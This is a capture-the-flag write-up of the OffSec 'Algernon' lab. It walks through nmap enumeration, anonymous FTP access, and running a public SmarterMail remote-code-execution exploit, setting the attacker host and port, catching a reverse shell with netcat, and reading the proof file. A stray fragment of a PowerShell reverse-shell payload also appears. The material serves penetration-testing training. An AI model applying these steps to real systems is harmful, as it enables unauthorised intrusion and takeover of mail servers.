
OffSec Practice

Algernon(Easy)

Alif

Enumeration

Nmap




```
Nmap scan report for 192.168.192.65
Host is up (0.25s latency).

PORT      STATE  SERVICE       VERSION
21/tcp    open   ftp           Microsoft ftpd
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| 04-29-20  10:31PM       <DIR>          ImapRetrieval
| 03-12-24  07:21PM       <DIR>          Logs
| 04-29-20  10:31PM       <DIR>          PopRetrieval
|_04-29-20  10:32PM       <DIR>          Spool
| ftp-syst:
|_  SYST: Windows_NT
80/tcp    open   http          Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: IIS Windows
135/tcp   open   msrpc         Microsoft Windows RPC
139/tcp   open   netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open   microsoft-ds?
5040/tcp  open   unknown
7680/tcp  closed pando-pub
9998/tcp  open   http          Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
| http-title: Site doesn't have a title (text/html; charset=utf-8).
|_Requested resource was /interface/root
| uptime-agent-info: HTTP/1.1 400 Bad Request\x0D
| Content-Type: text/html; charset=us-ascii\x0D
| Server: Microsoft-HTTPAPI/2.0\x0D
| Date: Wed, 13 Mar 2024 02:44:41 GMT\x0D
| Connection: close\x0D
| Content-Length: 326\x0D
| \x0D
| <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN""http://www.w3.org/TR/html4/strict.dtd">\x0D
| <HTML><HEAD><TITLE>Bad Request</TITLE>\x0D
| <META HTTP-EQUIV="Content-Type" Content="text/html; charset=us-ascii"></HEAD>\x0D
| <BODY><h2>Bad Request - Invalid Verb</h2>\x0D
| <hr><p>HTTP Error 400. The request verb is invalid.</p>\x0D
|_</BODY></HTML>\x0D
17001/tcp open   remoting      MS .NET Remoting services
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2024-03-13T02:44:45
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
```


Port 21(FTP)

I saw that the anonymous login is allowed for this host, so i logged in to see if there are any interesting info i can take




```
PORT      STATE  SERVICE       VERSION
21/tcp    open   ftp           Microsoft ftpd
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| 04-29-20  10:31PM       <DIR>          ImapRetrieval
| 03-12-24  07:21PM       <DIR>          Logs
| 04-29-20  10:31PM       <DIR>          PopRetrieval
|_04-29-20  10:32PM       <DIR>          Spool
| ftp-syst:
|_  SYST: Windows_NT
```

However nothing of interest is seen except for this administrative log:




```
┌──(kali㉿kali)-[~/Desktop/of
└─$ ls
2020.05.12-administrative.log
```

However, nothing important is given except that there is a possible username called admin for some login for an email somewhere:



```
  $ cat 2020.05.12-administrative.log
03:35:45.726 [192.168.118.6] User @ calling create primary system admin, username: admin
03:35:47.054 [192.168.118.6] Webmail Attempting to login user: admin
03:35:47.054 [192.168.118.6] Webmail Login successful: With user admin
03:35:55.820 [192.168.118.6] Webmail Attempting to login user: admin
03:35:55.820 [192.168.118.6] Webmail Login successful: With user admin
03:36:00.195 [192.168.118.6] User admin@ calling set setup wizard settings
03:36:08.242 [192.168.118.6] User admin@ logging out
```

Port 9998(HTTP)



Welcome to SmarterMail

Email Address *

This field is required.


Password *

Language: English

Remember Me

Getting the shell

Googled smartermail exploit and got this link from exlpoitdb:



SmarterMail Build 6985 - Remote Code Execution

EDB-ID:	CVE:	Author:	Type:	Platform:	Date:
49216	2019-7214	1F98D	REMOTE	WINDOWS	2020-12-09


EDB Verified: ✗

Exploit: ⬇ / {}


Vulnerable App:

```
# Exploit Title: SmarterMail Build 6985 - Remote Code Execution
# Exploit Author: 1F98D
# Original Author: Soroush Dalili
```

However, when i changed the host and ports and ran the RCE, i got an error:




```
HOST='192.168.192.65'
PORT=17001
LHOST='192.168.45.198'
LPORT=4444
```




```
┌──(kali㉿kali)-[~/Desktop/offsecLab/algernon]
└─$ python3 49216.py
  File "/home/kali/Desktop/offsecLab/algernon/49216.py", line 15
    ^
SyntaxError: invalid non-printable character U+200B
```

With this i checked searchsploit with the same exploit id and got another set of python code:



```
┌──(kali㉿kali)-[~/Desktop/offsecLab/algernon]
└─$ searchsploit -m 49216
  Exploit: SmarterMail Build 6985 - Remote Code Execution
      URL: https://www.exploit-db.com/exploits/49216
     Path: /usr/share/exploitdb/exploits/windows/remote/49216.py
    Codes: CVE-2019-7214
 Verified: False
File Type: Python script, ASCII text executable, with very long lines (4852)
cp: overwrite '/home/kali/Desktop/offsecLab/algernon/49216.py'? y
Copied to: /home/kali/Desktop/offsecLab/algernon/49216.py
```

This one worked, I set a listener and ran the python code:




```
┌──(kali㉿kali)-[~/Desktop/offsecLab/algernon]
└─$ nc -nlvp 4444
listening on [any] 4444 ...
connect to [192.168.45.198] from (UNKNOWN) [192.168.192.65] 49875
ls


    Directory: C:\Windows\system32


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----        3/18/2019  11:20 PM                0409
d-----        3/18/2019   9:53 PM                AdvancedInstallers
d-----        3/18/2019   9:53 PM                am-et
```

It seems to be fully compromised so i went to get the proof.txt:



```
PS C:\Users\Administrator\Desktop> ls


    Directory: C:\Users\Administrator\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         4/29/2020   9:29 PM           1450 Microsoft Edge.lnk
(LPORT)+');$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while
-a----         3/12/2024   7:21 PM             34 proof.txt


PS C:\Users\Administrator\Desktop> cat proof.txt
ff50e93ae474b73dcf83[redacted]
```